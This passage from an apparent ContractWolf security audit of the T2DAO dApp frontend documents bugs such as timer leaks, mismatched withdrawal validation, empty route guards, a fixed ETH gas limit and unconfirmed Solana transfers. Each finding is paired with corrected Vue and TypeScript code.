The NFT trade countdown starts an interval on load but its cleanup function is registered on a second onMounted hook rather than onUnmounted. At mount time the timer does not exist yet, so the call does nothing, and when the user navigates away nothing clears it. The interval keeps running and keeps mutating the discarded component's state, and every return to the page starts another one - the same file's sibling voting-list.vue already uses the correct onUnmounted pattern.

Two smaller leaks compound it: the loading indicator builds a brand new debounced function on every request and immediately invokes it, so the debounce never coalesces anything and each call leaves its own pending timer; and the exchange chart pushes two more series onto the same option array every time prices are fetched, so the series list grows without bound.

```
// src/pages/trade.vue - L171
onMounted(() => {
  getList()           // -> startCountdownJob() creates the interval
})
onMounted(() => {
  stopCountdownJob()  // <-- runs at MOUNT, when timer is still null
})                  //      nothing ever clears it on unmount

// L90
function startCountdownJob() {
  if (timer) return
  timer = setInterval(() => { state.nftTrade.countdown-- }, 1000)
} // also never stops at zero - counts on into negative numbers

// src/utils/request.ts - L40  a new debounced fn each call, so no debouncing
debounce(() => {
  if (loadingInstance) { loadingInstance.close(); loadingInstance = null }
}, 300)()

// src/pages/exchange.vue - L79  appends, never resets
option.value.series.push({ name: 'TUSC', ... }, { name: 'TEA', ... })
```

Recommendation:

Register the cleanup on `onUnmounted`, stop the countdown once it reaches zero, hoist the debounced closer so a single instance is reused, and replace the chart series array rather than appending to it.

```
// src/pages/trade.vue
function startCountdownJob() {
  if (timer) return
  timer = setInterval(() => {
    if (state.nftTrade.countdown <= 0) { stopCountdownJob(); return }
    state.nftTrade.countdown--
  }, 1000)
}

onMounted(() => { getList() })
onUnmounted(() => { stopCountdownJob() }) // the fix: unmount, not mount

// src/utils/request.ts - create the debounced closer ONCE
const closeLoading = debounce(() => {
  if (loadingInstance) { loadingInstance.close(); loadingInstance = null }
}, 300)

function stopLoading() {
  requestCount--
  if (requestCount <= 0) { requestCount = 0; closeLoading() }
}

// src/pages/exchange.vue - replace, do not append
option.value.series = [
  { name: 'TUSC', type: 'line', smooth: true, data: googolPrices },
  { name: 'TEA', type: 'line', smooth: true, data: nianPrices },
]
```

DCW-014 | Lack of Input Validation

src/pages/withdraw.vue, src/pages/transfer.vue

The withdrawal screen validates against a different balance than the one it offers. The All button computes the spendable amount as balance minus transferFreeze, but the submit check compares only against the raw balance - so a user who types the figure manually can submit an amount that includes frozen funds and the client accepts it. Whether that succeeds depends entirely on the backend re-checking, which the client should not be relying on.

Several reactive fields the templates read are never declared in the initial state - address on the withdrawal screen, transferFreeze and flowNian on the transfer screen - so before the first API response they are undefined, arithmetic on them yields NaN, and the values render as blank or NaN in the UI. If the coin list comes back empty the selected coin is undefined and the template dereferences it immediately.

```
// src/pages/withdraw.vue - L54 All subtracts the frozen portion
function all() {
  if (state.selectedCoin.coin === 'USDC') {
    const amount = Number(state.assets.amount) - Number(state.assets.transferFreeze)
    state.amount = amount <= 0 ? 0 : amount
  }
}

// L83 but the submit check ignores transferFreeze entirely
if (state.selectedCoin.coin === 'USDC'
  && Number(state.assets.amount) < Number(state.amount)) {
  showToast(t('214'))
  return
}

// L34 undefined when the filtered list is empty; template reads .text at once
state.selectedCoin = state.coinList[0]

// L7 'address' is never declared, yet L67/L98/L164 all use state.address
const state = reactive({ balance: 0, showPicker: false, coinList: [], ... })

// src/pages/transfer.vue - L7 transferFreeze / flowNian never declared
assets: { amount: 0 },
```

Recommendation:

Validate against the same spendable figure the All button offers, declare every field the template reads in the initial state, and guard the empty-list case. Keep the balance arithmetic in the decimal helper so the comparison is exact.

```
// src/pages/withdraw.vue
const state = reactive({
  balance: 0,
  showPicker: false,
  coinList: [],
  selectedCoin: {},
  address: '', // declared up front
  assets: { amount: 0, outputAmount: 0, transferFreeze: 0,
    flowGoogol: 0, flowNian: 0 },
  amount: 0,
  withdrawType: 1,
  submitting: false,
})

// One source of truth for what is actually spendable.
function spendable(coin: string): number {
  if (coin === 'USDC')
    return Math.max(0, Number(math(state.assets.amount)
      .subtract(state.assets.transferFreeze).valueOf()))
  if (coin === 'GOOGOL') return Number(state.assets.flowGoogol ?? 0)
  if (coin === 'NIAN') return Number(state.assets.flowNian ?? 0)
  return 0
}

function all() { state.amount = spendable(state.selectedCoin.coin) }

function withdraw() {
  // ... address and minimum checks ...
  if (Number(state.amount) > spendable(state.selectedCoin.coin)) {
    showToast(t('214')) // same figure the button gives
    return
  }
  // ... submit ...
}

function getWithdrawCoinList() {
  request.get('/opt/getWithdrawCoinList').then((res) => {
    state.coinList = (res?.data ?? []).filter(el => el.coin !== 'USDT')
    if (!state.coinList.length) { showToast(t('noCoinAvailable')); return }
    state.selectedCoin = state.coinList[0]
  })
}
```

DCW-019 | Unintended Behavior

src/pages/transfer.vue, src/pages/withdraw.vue

After a successful transfer the code resets `state.amount`, but the bound field is `state.form.amount` - the key does not exist, so the input keeps the value the user just sent and the screen sits ready to repeat it. Combined with the missing submit guard this is how an accidental duplicate transfer happens.

The withdrawal screen also displays one asset name and submits another: the picker shows USDC but the request body rewrites it to USDT, while the coin list explicitly filters USDT out and renames GOOGOL to TUSC and NIAN to TEA. A user reading the confirmation cannot tell which asset actually moved, and any support or reconciliation trail is ambiguous.

```
// src/pages/transfer.vue - L49
request.post('/opt/transfer', state.form).then((res) => {
  if (res.flag) {
    showSuccessToast(t('success'))
    state.amount = 0 // state.form.amount is the bound field - never cleared
    getAssets()
  }
})

// src/pages/withdraw.vue - L22 USDT is hidden, other coins renamed for display
state.coinList = res.data.filter(el => el.coin !== 'USDT')
state.coinList.forEach((el) => {
  if (el.coin === 'GOOGOL') el.text = 'TUSC'
  else if (el.coin === 'NIAN') el.text = 'TEA'
  else el.text = el.coin
})

// L98 the user picked "USDC"; the backend is told "USDT"
request.post('/opt/withdraw', {
  coin: state.selectedCoin.coin === 'USDC' ? 'USDT' : state.selectedCoin.coin,
  amount: state.amount,
  address: state.address,
})
```

Recommendation:

Reset the field that is actually bound, and keep one canonical asset identifier from the picker through to the request body. Where a display name differs from the protocol symbol, carry both explicitly so the label shown and the value sent can never drift apart.

```
// src/pages/transfer.vue - clear the bound field
if (res?.flag) {
  showSuccessToast(t('success'))
  state.form.amount = 0 // not state.amount
  state.form.address = ''
  getAssets()
}

// src/pages/withdraw.vue - keep display and protocol symbols side by side
const DISPLAY_NAME: Record<string, string> = {
  GOOGOL: 'TUSC',
  NIAN: 'TEA',
  USDC: 'USDC',
}

state.coinList = (res?.data ?? [])
  .filter(e1 => e1.coin !== 'USDT')
  .map(e1 => ({
    ...e1,
    text: DISPLAY_NAME[e1.coin] ?? e1.coin, // what the user sees
    symbol: e1.coin, // what the backend receives
  }))

// The mapping now happens once, in the list - not inline at submit time.
request.post('/opt/withdraw', {
  coin: state.selectedCoin.symbol,
  amount: state.amount,
  address: state.address,
})
```

DCW-008 | Gas Griefing

src/utils/erc20Utils.ts

The native ETH helper hardcodes a gas limit of 22000. That covers a plain wallet-to-wallet transfer, but any recipient with code - a smart contract wallet, a multisig, an exchange deposit proxy - needs more, so the transaction runs out of gas, reverts, and the sender still pays for the gas consumed. Neither helper sets EIP-1559 fee fields, so both fall back to legacy pricing and can sit unmined or overpay depending on network conditions.

The ERC-20 helper multiplies the gas estimate by 1.3 with no ceiling, so a token with an expensive transfer hook produces an unbounded limit, and a failing estimateGas throws an unhandled rejection rather than a readable message.

```
// src/utils/erc20Utils.ts - L36
export async function transferETH(to: string, amountInETH: string | number) {
  const web3 = new Web3j(window.ethereum)
  const accounts = await window.ethereum.request({ method: 'eth_requestAccounts' })
  const amountInWei = web3.utils.toWei(String(amountInETH), 'ether')

  return web3.eth.sendTransaction({
    from: accounts[0],
    to,
    value: amountInWei,
    gas: 22000, // fails for any recipient with code; sender still pays
  }) // no maxFeePerGas / maxPriorityFeePerGas
}

// L27 - unbounded multiplier, and a throwing estimate is never caught
const gasEstimate = await contract.methods.transfer(to, value)
  .estimateGas({ from: accounts[0] })
const gasLimit = Math.floor(Number(gasEstimate) * 1.3)
```

Recommendation:

Estimate the gas rather than assuming it, apply the buffer against a sane ceiling, and let the wallet supply EIP-1559 fees. Catch a failing estimate and surface why - it is almost always insufficient balance or a token restriction, both of which the user can act on.

```
const GAS_CEILING = 500_000n

async function safeGasLimit(estimate: () => Promise<bigint | number>): Promise<string> {
  let raw: bigint
  try {
    raw = BigInt(await estimate())
  }
  catch (err) {
    throw new Error('This transfer would fail. Check your balance and the token rules.')
  }
  const buffered = (raw * 130n) / 100n
  return (buffered > GAS_CEILING ? GAS_CEILING : buffered).toString()
}

export async function transferETH(to: string, amountInETH: string | number) {
  const web3 = new Web3j(window.ethereum)
  const [from] = await window.ethereum.request({ method: 'eth_requestAccounts' })
  const value = web3.utils.toWei(String(amountInETH), 'ether')

  const gas = await safeGasLimit(() => web3.eth.estimateGas({ from, to, value }))

  return web3.eth.sendTransaction({ from, to, value, gas })
  // omit gasPrice entirely: the wallet fills EIP-1559 fees for the user
}
```


DCW-011 | Insecure API Usage

src/modules/router.ts, src/components/AppHeader.vue, src/pages/index.vue

The router's navigation guards are declared and left empty - `beforeEach` simply calls `next()` and `afterEach` does nothing - so no route is gated on having a session. Authenticated screens such as `withdraw`, `transfer` and `mine` mount for an anonymous visitor, fire their API calls, and only then bounce off the interceptor's `expired-token` branch, which is also the branch that resolves `undefined` and throws.

The wallet is checked for Ethereum mainnet once, at login. Nothing listens for `chainChanged` or `accountsChanged` afterwards, so a user who switches network or account keeps a session bound to the old address while later on-chain actions execute from the new one. The chain-switch request itself is not wrapped, so a declined switch throws instead of showing a message.

```
// src/modules/router.ts - L20  guards exist but enforce nothing
router.beforeEach((_to, _from, next) => {
  next()
})
router.afterEach(() => {
})

// src/components/AppHeader.vue - L147  checked once, never re-checked
const chainId = await window.ethereum.request({ method: 'eth_chainId' })
if (chainId !== '0x1') {
  await window.ethereum.request({ // throws if the user declines
    method: 'wallet_switchEthereumChain',
    params: [{ chainId: '0x1' }],
  })
}
// no ethereum.on('chainChanged') / ethereum.on('accountsChanged') anywhere
```

Recommendation:

Gate the authenticated routes on a token in the navigation guard so protected screens never mount for an anonymous visitor, and subscribe to the wallet's chain and account events so the session is invalidated the moment the underlying wallet state changes.

```
// src/modules/router.ts
const PUBLIC_ROUTES = ['/', '/404', '/customer-service', '/notice-detail']

router.beforeEach((to, _from, next) => {
  const appStore = useAppStore()
  if (PUBLIC_ROUTES.includes(to.path) || appStore.token) return next()
  return next({ path: '/', query: { c: to.query.c } })
})

// src/main.ts - react to wallet state changes for the whole app lifetime
function bindWalletEvents() {
  const eth = (window as any).ethereum
  if (!eth?.on) return

  eth.on('accountsChanged', (accounts: string[]) => {
    const appStore = useAppStore()
    const active = accounts?.[0]?.toLowerCase()
    if (!active || active !== String(appStore.user?.address).toLowerCase()) {
      appStore.$reset() // session no longer matches the wallet
      router.push('/')
    }
  })

  eth.on('chainChanged', (chainId: string) => {
    if (chainId !== '0x1') showToast(i18n.global.t('switchToEthereum'))
  })
}
bindWalletEvents()
```

DCW-019 | Unintended Behavior

src/utils/solanaUtils.ts

The two Solana transfer helpers behave inconsistently. `transferToken` checks whether the recipient's associated token account exists and creates it when it does not, but `transferUSDCFromWallet` derives the recipient account and never checks - so sending USDC to any wallet that has not previously held USDC builds an instruction against an account that does not exist, the transaction fails on chain, and the sender pays the fee for nothing.

Both helpers also return as soon as the transaction is broadcast, without waiting for confirmation. The caller treats a returned signature as success, so a transaction that is dropped or fails during execution is still reported to the user as completed.

```
// src/utils/solanaUtils.ts - L90 derived but never verified or created
const senderATA = await getAssociatedTokenAddress(USDC_MINT, fromPublicKey)
const recipientATA = await getAssociatedTokenAddress(
  USDC_MINT, new PublicKey(toAddress))

const transferIx = createTransferInstruction(
  senderATA, recipientATA, fromPublicKey, amount * 1e6, [], TOKEN_PROGRAM_ID)

// L141 transferToken DOES handle it - the two paths disagree
const recipientAccountInfo = await connection.getAccountInfo(recipientATA)
if (!recipientAccountInfo) {
  transaction.add(createAssociatedTokenAccountInstruction(...))
}

// L113 / L177 broadcast only; never confirmed
const signature = await connection.sendRawTransaction(signedTx.serialize())
return signature
```

Recommendation:

Give both helpers the same account-creation check, and confirm the transaction against the blockhash it was signed with before reporting success, so the UI reflects what actually happened on chain.

```

async function ensureRecipientAta(
  transaction: Transaction, mint: PublicKey,
  payer: PublicKey, owner: PublicKey,
): Promise<PublicKey> {
  const ata = await getAssociatedTokenAddress(mint, owner)
  if (!await connection.getAccountInfo(ata))
    transaction.add(createAssociatedTokenAccountInstruction(payer, ata, owner, mint))
  return ata
}

export async function transferUSDCFromWallet(toAddress: string, amount: number) {
  const { publicKey } = await window.solana.connect()
  const from = new PublicKey(publicKey.toString())
  const owner = new PublicKey(toAddress)

  const transaction = new Transaction()
  const senderATA = await getAssociatedTokenAddress(USDC_MINT, from)
  const recipientATA = await ensureRecipientAta(transaction, USDC_MINT, from, owner)

  transaction.add(createTransferInstruction(
    senderATA, recipientATA, from, toBaseUnits(amount, 6), [], TOKEN_PROGRAM_ID))

  const latest = await connection.getLatestBlockhash()
  transaction.feePayer = from
  transaction.recentBlockhash = latest.blockhash

  const signed = await window.solana.signTransaction(transaction)
  const signature = await connection.sendRawTransaction(signed.serialize())

  // Only now is it safe to tell the user it worked.
  const result = await connection.confirmTransaction({
    signature,
    blockhash: latest.blockhash,
    lastValidBlockHeight: latest.lastValidBlockHeight,
  }, 'confirmed')
  if (result.value.err) throw new Error('Transfer failed on chain')

  return signature
}

```

DCW-016 | Sensitive Data Exposure

src/pages/index.vue, src/utils/solanaUtils.ts, project root

Several smaller disclosures are present in the delivered package. A wallet address sits commented out immediately above the authentication call on the landing page, transaction signatures and internal Chinese-language progress messages are written to the browser console in the Solana helpers, and four macOS .DS_Store files were shipped inside the source folder even though .gitignore excludes them.

None of these is exploitable on its own. Together they leak internal structure, file listings and operational detail that shorten the reconnaissance step for anyone studying the application, and console output in a production wallet app is a habit that eventually prints something that matters.

```
// src/pages/index.vue - L56  a wallet address left in source
// 0x715398dd34f0b24ff30441c4481714b22b8756cb
await request.post('/user/checkAddress', { address: state.address, ... })

// src/utils/solanaUtils.ts - L63 / L143  console output in production
console.log(`✅ 交易成功! 交易签名: ${signature}`)
console.log(`目标账户的代币账户不存在, 正在创建...`)

// Shipped in the package despite being listed in .gitignore:
//  ./DS_Store
//  ./src/DS_Store
//  ./src/assets/DS_Store
//  ./src/assets/images/DS_Store
```

Recommendation:

Strip console output from production builds through the bundler rather than by hand, delete the commented address and the dead QuickNode line, and clean the .DS_Store files out of the distributed package.

```
// vite.config.ts - drop console output from the production bundle
export default defineConfig(({ mode }) => ({
  // ... existing config ...
  esbuild: {
    drop: mode === 'production' ? ['console', 'debugger'] : [],
  },
}))

# Clean the package and keep it clean
find . -name '.DS_Store' -not -path './node_modules/*' -delete
git rm --cached '*.DS_Store' 2>/dev/null || true

# Delete the commented-out wallet address at index.vue:56 and the dead
# QuickNode connection string at solanaUtils.ts:29 - both are dead code
# that only serves to disclose internal detail.
```

AUDIT COMMENTS | T2DAO

Dapp audit comment for a non-technical perspective

- Project has open Critical findings and is NOT yet safe to interact with using any EVM wallet (08-27-2026)
- DAPP contains a hardcoded invitation code that overrides the referrer of every returning user - see DCW-015
- DAPP cannot drain wallets via approval - it requests no token allowances and uses direct transfers only





CONTRACTWOLF

Blockchain Security - Smart Contract Audits